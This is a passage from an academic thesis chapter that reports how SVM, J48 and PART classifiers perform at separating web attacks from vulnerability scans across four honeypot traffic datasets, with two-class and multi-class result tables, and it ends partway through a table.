- The feature selection improved the results in some learners for example with eliminating the false positives when SVM is used with selected features over the WebDBAdmin II dataset, while for other if we apply the same methods on the Web2.0 I dataset the results become worse, the probability of detecting an attack drops by 21.50%.
- The tree pruning process resulted in slight drop in performance, around 1% in balance, over the datasets.
- In general J48 learner's performed better than SVM if we look at the balance, although for WebDBAdmin datasets SVM managed to completely eliminate the probability of false alarms (Figure 5.4, Figure 5.5).

If we look at the sizes of the threes by the number of leaves or the generated rules used to classify the attacks from the vulnerability scan (Figure 5.1) than:

- The Unpruned J48 has the highest number of the decision trees rules needed to classify the attacks from vulnerability scans.
- From Figure 5.1 also can be seen that pruning the tree with only selected features does not result in lowering the number of the decision trees rules.
- The number of rules needed to classify the attacks from the vulnerability scan for Web2.0 II dataset is significantly bigger than those generated for the other datasets. This fact tells us that the Web2.0 II dataset contains more similar instances of attacks and vulnerability scans, and more complex rules are required to divide the two classes.
- On the other hand, for Web2.0 II and for the other datasets as well, the PART rules are fewer in number and classify the attacks from vulnerability scan with no significant drop in performance. The performance over the datasets, speed of classification, understandability of its rules, and consistency in performance make PART a good candidate for use in an anomaly detection tool. In Appendix A we present the set of rules that successfully classify the attacks from vulnerability scan for each dataset.




Figure 5.1: Comparison of number of leave and rules across the J48 learners




Figure 5.2: Two-class problem ROC curve for Web2.0 I dataset




Figure 5.3: Two-class problem ROC curve for Web2.0 II dataset




Figure 5.4: Two-class problem ROC curve for WebDBAdmin I dataset




Figure 5.5: Two-class problem ROC curve for WebDBAdmin II dataset

Dataset	Learner	Features used	TP	FN	FP	TN	Accuracy	Recall	PF	Precision	Balance
Web2.0 I	1. SVM	All	**289**	**4**	*3*	*821*	99.37%	**98.63%**	1.03%	98.97%	98.79%
	2. SVM*	10, 14, 18, 38, 40	*226*	*67*	**1**	**823**	*93.91%*	*77.13%*	0.44%	99.56%	*83.83%*
	3. J48 Unpruned	All	**289**	**4**	**1**	**823**	**99.55%**	**98.63%**	**0.34%**	**99.66%**	**99.00%**
	4. J48 Pruned	All	286	7	2	822	99.19%	97.61%	0.69%	99.31%	98.24%
	5. J48 Pruned*	10, 27, 31, 32	286	7	2	822	99.19%	97.61%	0.69%	99.31%	98.24%
	6. PART	All	284	9	*3*	*821*	98.93%	96.93%	*1.05%*	*98.95%*	97.71%
Web2.0 II	1. SVM	All	*2522*	*204*	74	1985	*94.19%*	*92.52%*	2.85%	97.15%	*94.34%*
	2. SVM*	2, 6, 9, 10, 15, 27, 32	2651	75	*164*	*1895*	95.01%	97.25%	*5.83%*	*94.17%*	95.44%
	3. J48 Unpruned	All	2644	82	73	1986	96.76%	96.99%	2.69%	97.31%	97.15%
	4. J48 Pruned	All	2641	85	**68**	**1991**	96.80%	96.88%	**2.51%**	**97.49%**	97.17%
	5. J48 Pruned*	2, 8, 9, 21, 27, 28, 30, 31, 36, 38	2624	102	96	1963	95.86%	96.26%	3.53%	96.47%	96.36%
	6. PART	All	**2654**	**72**	76	1983	**96.91%**	**97.36%**	2.78%	97.22%	**97.29%**
WebDBAdmin I	1. SVM	All	*24*	*5*	**0**	**185**	97.66%	82.76%	**0.00%**	**100.00%**	87.81%
	2. SVM*	8, 10, 18, 23, 30	25	4	**0**	**185**	**98.13%**	86.21%	**0.00%**	**100.00%**	90.25%
	3. J48 Unpruned	All	*24*	*5*	4	181	95.79%	*82.76%*	14.29%	85.71%	84.17%
	4. J48 Pruned	All	27	2	*6*	*179*	96.26%	93.10%	*18.18%*	*81.82%*	86.25%
	5. J48 Pruned*	2, 19	*24*	*5*	5	180	*95.33%*	*82.76%*	17.24%	82.76%	*82.76%*
	6. PART	All	**28**	**1**	3	182	**98.13%**	**96.55%**	9.68%	90.32%	**92.74%**
WebDBAdmin II	1. SVM	All	*15*	*21*	2	511	*95.81%*	*41.67%*	11.76%	88.24%	*57.92%*
	2. SVM*	10, 37, 39	19	17	**0**	**513**	96.90%	52.78%	**0.00%**	**100.00%**	66.61%
	3. J48 Unpruned	All	**27**	**9**	*9*	*504*	96.72%	**75.00%**	*25.00%*	*75.00%*	75.00%
	4. J48 Pruned	All	26	10	6	507	**97.09%**	72.22%	18.75%	81.25%	**76.30%**
	5. J48 Pruned*	2, 9, 24, 27, 28, 38	25	11	6	507	96.90%	69.44%	19.35%	80.65%	74.42%
	6. PART	All	23	13	6	507	96.54%	63.89%	20.69%	79.31%	70.57%

Table 5.22: Results of the machine learning on all datasets for the two-class problem (SVM* and J48 Pruned* are when the learners are used only selected features)




Figure 5.6: Comparison of the Accuracy between Learners for the two-class problem for each dataset




Figure 5.7: Comparison of the Recall between Learners for the two-class problem for each dataset




Figure 5.8: Comparison of the Probability of False Alarm between Learners for the two-class problem for each dataset




Figure 5.9: Comparison of the Precision between Learners for the two-class problem for each dataset




Figure 5.10: Comparison of the Balance between Learners for the two-class problem for each dataset

▩ SVM

☐ SVM (Selected Features)

▧ J48 Unpruned

▣ J48 Pruned

▨ J48 Pruned (Selected Features)

■ PART

5.8.2 Classification Results of the Multi-class Problem

Table 5.23 presents the overall accuracy achieved by all the learners over all datasets. There is a slight drop, but still very high accuracy if we compare the multi-class with the two-class problems across the learners over all datasets. The accuracy is ranging between 76.14% and 94.75%, with the lowest and the highest accuracy achieved when SVM with selected features is used on the WebDBAdmin II dataset and Unpruned J48 is used on the Web2.0 II dataset, respectively. In general from Table 5.23 it can be seen that the learners on the WebDBAdmin datasets achieved lower accuracy compared to the Web2.0 datasets.

As we mentioned in 5.8.1 Classification Results of the Two-class Problem, which is even truer in this case, the overall accuracy can be misleading because we have uneven class distributions in Web2.0 I, WebDBAdmin I, and WebDBAdmin II datasets.

Dataset	Learner	Features Used	Accuracy
Web2.0 I	1. SVM	All	*88.18%*
	2. SVM*	10, 14, 18, 38, 40	93.46%
	3. J48 Unpruned	All	**94.63%**
	4. J48 Pruned	All	93.11%
	5. J48 Pruned*	2, 4, 9, 15, 25, 29	91.67%
	6. PART	All	92.97%
Web2.0 II	1. SVM	All	92.56%
	2. SVM*	1, 2, 5, 9, 10, 16, 17, 19, 22, 24, 27, 32, 34, 35, 37	*92.53%*
	3. J48 Unpruned	All	**94.75%**
	4. J48 Pruned	All	94.25%
	5. J48 Pruned*	2, 4, 9, 22, 23, 25, 28, 30, 36, 37	94.04%
	6. PART	All	94.06%
WebDBAdmin I	1. SVM	All	88.79%
	2. SVM*	1, 4, 9, 10, 11, 15, 23, 25, 27, 28, 34, 35	*77.57%*
	3. J48 Unpruned	All	**92.52%**
	4. J48 Pruned	All	88.79%
	5. J48 Pruned*	2, 3, 19, 25, 36	86.45%
	6. PART	All	87.85%
WebDBAdmin II	1. SVM	All	92.90%
	2. SVM*	1, 8, 15, 16, 18, 21, 22, 23, 24, 25, 26, 28, 29, 30, 33, 37, 38, 39	*76.14%*
	3. J48 Unpruned	All	94.17%
	4. J48 Pruned	All	94.17%
	5. J48 Pruned*	2, 10, 17, 25, 29	88.16%
	6. PART	All	**94.26%**

Table 5.23: Overall accuracy of the machine learning on all datasets for the multi-class problem (SVM* and J48 Pruned* are when the learners are used only selected features)

If we closely look at the additional performance measures for each dataset per class then we can have better understanding of the classification results.

Table 5.24 and Table 5.25 present the classification performance of the learners for the multi-class problem of the Web2.0 I dataset, which has 15 different classes of malicious traffic, spread among seven attack and eight vulnerability scan classes.

The attack classes in Web2.0 I dataset are PassP, PassB, SpamB, SpamW, RFI, SQL injection, and XSS. The following can be seen from the Table 5.24.

- All attack classes in Web2.0 I dataset are detected by all the learners with very low probability of false alarms ranging between 0.00% and 0.60%.
- DoS attack is detected by all learners with 100.00% probability of detection, which was somehow expected because the nature of this attack is different than the other observed malicious traffic.
- SQL injection attack on the other hand was not detected at all by any learner. The main reason why this is the case is because there was only one attack present in the Web2.0 I dataset.
- Although the RFI and XSS, similarly as the SQL injection attack, are represented with four and two instances respectively, some learners managed to identify some of them. RFI attack is detected by the Pruned J48 with selected features with 75.00% probability of detection and the XSS is detected with probability of detection of 50% by three learners SVM, SVM with selected features, and Unpruned J48.
- The most dominant type of attack in Web2.0 I dataset is posting the spam on the wiki application which is detected with probability of detecting an attack ranging between 97.60% by SVM and 100.00% by both pruned and Unpruned J48.

The vulnerability scans classes in the Web2.0 I dataset are Dfind, S+, Blog, Wiki, B&W, S+&B, S+&W, S+&B&W. The following can be seen from the Table 5.25.

- Vulnerability scan classes in Web2.0 I dataset has slightly higher probability of false alarms than the attacks, ranging between 0.10% and 3.90%
- The Dfind vulnerability scan, similarly as the DoS attack, is different in nature than the other types of malicious traffic and was detected by five learners with 100.00% probability.

- Static+ & Blog type of vulnerability scan is detected with lowest probability of detection ranging between 0% by Pruned J48 with selected features and 60% by Unpruned J48 out of all vulnerability scans, because it is misclassified as the very similar classes of vulnerability scans Static+, Blog, Static+&Blog&Wiki.
- The other such outlier with slightly higher probability of detection than Static+ & Blog, ranging between 42.10% by SVM and 89.50% by SVM with selected features, is the Static+&Wiki vulnerability scan class.
- The other types of vulnerability scans in the Web2.0 I dataset are detected with probability that ranges between 75.00% by SVM detecting Blog and 98.40% detecting SVM with selected features detecting Wiki.

In general the detection of specific types of malicious traffic in Web2.0 I dataset, with exceptions of the DoS attack and DFind vulnerability scan, is closely related to the number of class instances.

The low probability of false alarms is an indication that the extracted features provide enough details to make clear distinction between multiple classes of malicious traffic, although there is close similarity between certain types of malicious traffic.

Contrary to the two-class problem in the multi-class problem for the Web2.0 I dataset the feature selection did result in improvement of the learners' performance.

SFS on Web2.0 I dataset selects five and six features by the SVM and J48 respectively. This indicates that only several key features from the Web2.0 I dataset are enough to successfully classify multiple classes of malicious traffic.

Class	Learner	Features used	Recall	PF	Precision	Balance
DoS **(4)**	1. SVM	All	**100.00%**	**0.00%**	**100.00%**	**100.00%**
	2. SVM*	10, 14, 18, 38, 40	**100.00%**	**0.00%**	**100.00%**	**100.00%**
	3. J48 Unpruned	All	**100.00%**	**0.00%**	**100.00%**	**100.00%**
	4. J48 Pruned	All	**100.00%**	**0.00%**	**100.00%**	**100.00%**
	5. J48 Pruned*	2, 4, 9, 15, 25, 29	**100.00%**	**0.00%**	**100.00%**	**100.00%**
	6. PART	All	**100.00%**	**0.00%**	**100.00%**	**100.00%**
PassB **(9)**	1. SVM	All	*22.20%*	*0.30%*	*40.00%*	*44.99%*
	2. SVM*	10, 14, 18, 38, 40	**77.80%**	0.10%	87.50%	**84.30%**
	3. J48 Unpruned	All	66.70%	0.10%	85.70%	76.45%
	4. J48 Pruned	All	55.60%	**0.00%**	**100.00%**	68.60%
	5. J48 Pruned*	2, 4, 9, 15, 25, 29	55.60%	*0.30%*	62.50%	68.60%
	6. PART	All	44.40%	*0.30%*	57.10%	60.68%
SpamB **(23)**	1. SVM	All	*78.30%*	0.20%	90.00%	*84.66%*
	2. SVM*	10, 14, 18, 38, 40	95.70%	**0.10%**	**95.70%**	**96.96%**
	3. J48 Unpruned	All	91.30%	0.30%	87.50%	93.84%
	4. J48 Pruned	All	95.70%	*0.50%*	81.50%	96.94%
	5. J48 Pruned*	2, 4, 9, 15, 25, 29	82.60%	*0.50%*	*79.20%*	87.69%
	6. PART	All	**95.70%**	0.40%	84.60%	96.95%
SpamW **(249)**	1. SVM	All	*97.60%*	*0.60%*	*98.00%*	*98.25%*
	2. SVM*	10, 14, 18, 38, 40	99.20%	0.30%	98.80%	99.40%
	3. J48 Unpruned	All	**100.00%**	**0.10%**	**99.60%**	**99.93%**
	4. J48 Pruned	All	**100.00%**	**0.10%**	**99.60%**	**99.93%**
	5. J48 Pruned*	2, 4, 9, 15, 25, 29	99.60%	**0.10%**	**99.60%**	99.71%
	6. PART	All	99.60%	**0.10%**	**99.60%**	99.71%
RFI **(4)**	1. SVM	All	50.00%	*0.10%*	66.70%	64.64%
	2. SVM*	10, 14, 18, 38, 40	50.00%	*0.10%*	66.70%	64.64%
	3. J48 Unpruned	All	50.00%	*0.10%*	66.70%	64.64%
	4. J48 Pruned	All	25.00%	**0.00%**	**100.00%**	46.97%
	5. J48 Pruned*	2, 4, 9, 15, 25, 29	**75.00%**	*0.10%*	75.00%	**82.32%**
	6. PART	All	*0.00%*	*0.10%*	*0.00%*	*29.29%*
SQL **Injection** **(2)**	1. SVM	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	2. SVM*	10, 14, 18, 38, 40	*0.00%*	*0.10%*	*0.00%*	*29.29%*
	3. J48 Unpruned	All	*0.00%*	*0.10%*	*0.00%*	*29.29%*
	4. J48 Pruned	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	5. J48 Pruned*	2, 4, 9, 15, 25, 29	*0.00%*	*0.10%*	*0.00%*	*29.29%*
	6. PART	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
XSS **(2)**	1. SVM	All	**50.00%**	**0.00%**	**100.00%**	**64.64%**
	2. SVM*	10, 14, 18, 38, 40	**50.00%**	*0.20%*	33.30%	**64.64%**
	3. J48 Unpruned	All	**50.00%**	*0.20%*	33.30%	**64.64%**
	4. J48 Pruned	All	*0.00%*	0.10%	*0.00%*	*29.29%*
	5. J48 Pruned*	2, 4, 9, 15, 25, 29	*0.00%*	0.10%	*0.00%*	*29.29%*
	6. PART	All	*0.00%*	0.10%	*0.00%*	*29.29%*

Table 5.24: Web2.0 I multi-class learner performance over attack classes (SVM* and J48 Pruned* are when the learners are used only selected features)

Class	Learner	Features used	Recall	PF	Precision	Balance
DFind **(24)**	1. SVM	All	**100.00%**	*1.00%*	*68.60%*	99.29%
	2. SVM*	10, 14, 18, 38, 40	*95.80%*	0.30%	88.50%	*97.02%*
	3. J48 Unpruned	All	**100.00%**	0.20%	92.30%	99.86%
	4. J48 Pruned	All	**100.00%**	0.30%	88.90%	99.79%
	5. J48 Pruned*	2, 4, 9, 15, 25, 29	**100.00%**	**0.10%**	**96.00%**	**99.93%**
	6. PART	All	**100.00%**	0.30%	88.90%	99.79%
S+ **(181)**	1. SVM	All	*88.40%*	*2.20%*	*88.40%*	*91.65%*
	2. SVM*	10, 14, 18, 38, 40	91.70%	0.70%	96.00%	94.11%
	3. J48 Unpruned	All	**98.30%**	**0.30%**	**98.30%**	**98.78%**
	4. J48 Pruned	All	97.20%	0.90%	95.70%	97.92%
	5. J48 Pruned*	2, 4, 9, 15, 25, 29	89.00%	1.10%	94.20%	92.18%
	6. PART	All	96.70%	0.70%	96.20%	97.61%
Blog **(107)**	1. SVM	All	*75.70%*	*3.90%*	*67.50%*	*82.60%*
	2. SVM*	10, 14, 18, 38, 40	**86.90%**	2.00%	82.30%	**90.63%**
	3. J48 Unpruned	All	83.20%	1.30%	87.30%	88.09%
	4. J48 Pruned	All	80.40%	**0.70%**	**92.50%**	86.13%
	5. J48 Pruned*	2, 4, 9, 15, 25, 29	83.20%	2.40%	78.80%	88.00%
	6. PART	All	83.20%	1.30%	87.30%	88.09%
Wiki **(385)**	1. SVM	All	*93.80%*	*3.10%*	*94.00%*	*95.10%*
	2. SVM*	10, 14, 18, 38, 40	**98.40%**	2.20%	95.90%	**98.08%**
	3. J48 Unpruned	All	97.10%	**1.50%**	**97.10%**	97.69%
	4. J48 Pruned	All	95.60%	2.60%	95.10%	96.39%
	5. J48 Pruned*	2, 4, 9, 15, 25, 29	96.60%	2.20%	95.90%	97.14%
	6. PART	All	96.60%	2.00%	96.10%	97.21%
B&W **(73)**	1. SVM	All	*78.10%*	*1.10%*	*82.60%*	*84.49%*
	2. SVM*	10, 14, 18, 38, 40	80.80%	**0.30%**	**95.20%**	86.42%
	3. J48 Unpruned	All	**93.20%**	0.50%	93.20%	**95.18%**
	4. J48 Pruned	All	91.80%	0.90%	88.20%	94.17%
	5. J48 Pruned*	2, 4, 9, 15, 25, 29	90.40%	0.70%	90.40%	93.19%
	6. PART	All	89.00%	0.80%	89.00%	92.20%
S+&B **(10)**	1. SVM	All	30.00%	*0.50%*	33.30%	50.50%
	2. SVM*	10, 14, 18, 38, 40	10.00%	**0.30%**	25.00%	36.36%
	3. J48 Unpruned	All	**60.00%**	0.40%	**60.00%**	**71.71%**
	4. J48 Pruned	All	40.00%	**0.30%**	57.10%	57.57%
	5. J48 Pruned*	2, 4, 9, 15, 25, 29	*0.00%*	0.40%	*0.00%*	*29.29%*
	6. PART	All	20.00%	0.40%	33.30%	43.43%
S+&W **(19)**	1. SVM	All	*42.10%*	**0.50%**	61.50%	*59.06%*
	2. SVM*	10, 14, 18, 38, 40	**89.50%**	**0.50%**	**77.30%**	**92.57%**
	3. J48 Unpruned	All	78.90%	0.60%	68.20%	85.07%
	4. J48 Pruned	All	63.20%	0.60%	63.20%	73.98%
	5. J48 Pruned*	2, 4, 9, 15, 25, 29	73.70%	0.80%	60.90%	81.39%
	6. PART	All	68.40%	*0.90%*	*56.50%*	77.65%
S+&B&W **(25)**	1. SVM	All	84.00%	**0.40%**	**84.00%**	88.68%
	2. SVM*	10, 14, 18, 38, 40	**92.00%**	0.60%	76.70%	**94.33%**
	3. J48 Unpruned	All	80.00%	0.50%	76.90%	85.85%
	4. J48 Pruned	All	88.00%	*1.30%*	*61.10%*	91.47%
	5. J48 Pruned*	2, 4, 9, 15, 25, 29	*76.00%*	0.90%	65.50%	*83.02%*
	6. PART	All	*76.00%*	0.90%	65.50%	*83.02%*

Table 5.25: Web2.0 I multi-class learner performance over vulnerability scan classes (SVM* and J48 Pruned* are when the learners are used only selected features)

Table 5.26 and Table 5.27 present the classification performance of the learners for the multi-class problem of the Web2.0 II dataset. Web2.0 II dataset has the highest number of different classes of malicious traffic, in total 18, spread amongst 7 attack classes and 11 vulnerability scans.

The attack classes in Web2.0 II dataset are PassB, PassW, SpamB, SpamW, RFI, XSS, and Other attack. The following can be observed from Table 5.26.

- All attack classes in Web2.0 II dataset are detected by all the learners with slightly higher probability of false alarms than the ones in Web2.0 I dataset, ranging between 0.00% and 4.90%.
- The two biggest classes in the Web2.0 II dataset are the attacks posting spam on blog and wiki. Together the instances from the SpamB and SpamW are accountable for the 51.53% of the total malicious traffic instances in Web2.0 II dataset. SpamB was classified by all the learners with balance ranging between 99.64% and 99.75%. Performance of the learners over the SpamW class is slightly lower then over SpamB with balance ranging between 95.12% and 95.84%.
- Password cracking of Blog user account is not detected at all by any learner because of existence of only one instance in the dataset.
- The other attacks PassW, RFI, XSS, and Other attack although are not significantly represented in the dataset are successfully detected by the learners. PassW was detected with the highest balance of 98.02% by J48 Unpruned; RFI with 100.00% by SVM, SVM with selected features, and Unpruned J48; XSS with 80.70% by SVM and SVM with selected features; and Other attack with highest balance of 94.27% by Unpruned J48.

The vulnerability scans classes in the Web2.0 II dataset are DFind, Other Fingerprinting, S+, Blog, Wiki, B&W, S+&B, S+&W, S+&B&W, phpMyAdmin, S+&phpMyAdmin. The following can be seen from the Table 5.27.

- In Web2.0 II dataset, with exception of the DFind vulnerability scan class there is no other type of malicious traffic that is clearly distinguishable, like the DoS attack in Web2.0 I dataset.
- Vulnerability scan classes in Web2.0 II dataset are detected with slightly lower probability of false alarms than the attacks in this dataset and vulnerability scans classes from the Web2.0 I dataset, ranging between 0.00% and 3.10%.

- The Dfind vulnerability scan was detected by all the learners with 100.00% probability.
- The three most dominant vulnerability scan classes Wiki, Blog, and S+ respectively are accountable for 40.52% of the total malicious traffic instances. Wiki was detected with highest balance of 93.78% by the Unpruned J48, Blog with highest balance of 96.43% by SVM, and S+ with highest balance of 99.36% by both PART and Pruned J48. There is no significant outlier between the learners when classifying these three classes of vulnerability scans.
- Other Fingerprinting, S+&B, and S+&B&W are not detected at all by the learners because of lack of instances present in the dataset as well as close similarity to the three larger classes of vulnerability scans Wiki, Blog, and S+.
- It is interesting to point out that the presence of the random vulnerability scans phpMyAdmin and S+&phpMyAdmin in Web2.0 II dataset are detected with highest balance of 87.33% by Unpruned J48 and 100.00% by Unpruned, pruned, and Pruned J48 with selected features.

In general the detection of specific types of malicious traffic in Web2.0 II dataset, similarly as in Web2.0 I dataset, is closely related to the number of malicious traffic instances however some of the attack classes attacks in the Web2.0 II dataset like PassW, RFI, XSS, and Other Attacks although represented with small number of instances are successfully classified.

SFS on Web2.0 II dataset selects fifteen and ten features by the SVM and J48 respectively. This is an indication of the diversity of the malicious traffic present in this dataset. Rerunning the learners over the Web2.0 II dataset with only selected features did not result in changes in learners' performance indication that some features are more significant than others, and feature selection can be used to improve the computational complexity of the learners.

Class	Learner	Features used	Recall	PF	Precision	Balance
PassB (1)	1. SVM	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	2. SVM*	1, 2, 5, 9, 10, 16, 17, 19, 22, 24, 27, 32, 34, 35, 37	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	3. J48 Unpruned	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	4. J48 Pruned	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	5. J48 Pruned*	2, 4, 9, 22, 23, 25, 28, 30, 36, 37	*0.00%*	**0.00%**	*0.00%*	*29.29%*
	6. PART	All	*0.00%*	**0.00%**	*0.00%*	*29.29%*
PassW (71)	1. SVM	All	*94.40%*	**0.00%**	**97.10%**	*96.04%*
	2. SVM*	1, 2, 5, 9, 10, 16, 17, 19, 22, 24, 27, 32, 34, 35, 37	*94.40%*	*0.10%*	*94.40%*	*96.04%*
	3. J48 Unpruned	All	**97.20%**	*0.10%*	95.80%	**98.02%**
	4. J48 Pruned	All	*94.40%*	*0.10%*	*94.40%*	*96.04%*
	5. J48 Pruned*	2, 4, 9, 22, 23, 25, 28, 30, 36, 37	*94.40%*	*0.10%*	*94.40%*	*96.04%*
	6. PART	All	*94.40%*	*0.10%*	*94.40%*	*96.04%*
SpamB (1411)	1. SVM	All	*99.50%*	**0.10%**	**99.90%**	*99.64%*
	2. SVM*	1, 2, 5, 9, 10, 16, 17, 19, 22, 24, 27, 32, 34, 35, 37	*99.50%*	**0.10%**	**99.90%**	*99.64%*
	3. J48 Unpruned	All	99.60%	**0.10%**	*99.60%*	99.71%
	4. J48 Pruned	All	**99.70%**	*0.20%*	*99.60%*	**99.75%**
	5. J48 Pruned*	2, 4, 9, 22, 23, 25, 28, 30, 36, 37	**99.70%**	*0.20%*	*99.60%*	**99.75%**
	6. PART	All	**99.70%**	*0.20%*	*99.60%*	**99.75%**
SpamW (1055)	1. SVM	All	96.20%	4.80%	85.00%	95.67%
	2. SVM*	1, 2, 5, 9, 10, 16, 17, 19, 22, 24, 27, 32, 34, 35, 37	**96.40%**	*4.90%*	*84.90%*	95.70%
	3. J48 Unpruned	All	*93.40%*	**1.80%**	**93.70%**	95.16%
	4. J48 Pruned	All	94.50%	2.10%	92.70%	**95.84%**
	5. J48 Pruned*	2, 4, 9, 22, 23, 25, 28, 30, 36, 37	94.10%	2.00%	92.90%	95.59%
	6. PART	All	93.50%	2.30%	91.90%	*95.12%*
RFI (5)	1. SVM	All	**100.00%**	**0.00%**	83.30%	**100.00%**
	2. SVM*	1, 2, 5, 9, 10, 16, 17, 19, 22, 24, 27, 32, 34, 35, 37	**100.00%**	**0.00%**	83.30%	**100.00%**
	3. J48 Unpruned	All	**100.00%**	**0.00%**	83.30%	**100.00%**
	4. J48 Pruned	All	*40.00%*	*0.10%*	*40.00%*	*57.57%*
	5. J48 Pruned*	2, 4, 9, 22, 23, 25, 28, 30, 36, 37	*40.00%*	**0.00%**	50.00%	*57.57%*
	6. PART	All	*40.00%*	**0.00%**	**100.00%**	*57.57%*
XSS (11)	1. SVM	All	**72.70%**	*0.10%*	*66.70%*	**80.70%**
	2. SVM*	1, 2, 5, 9, 10, 16, 17, 19, 22, 24, 27, 32, 34, 35, 37	**72.70%**	**0.00%**	80.00%	**80.70%**
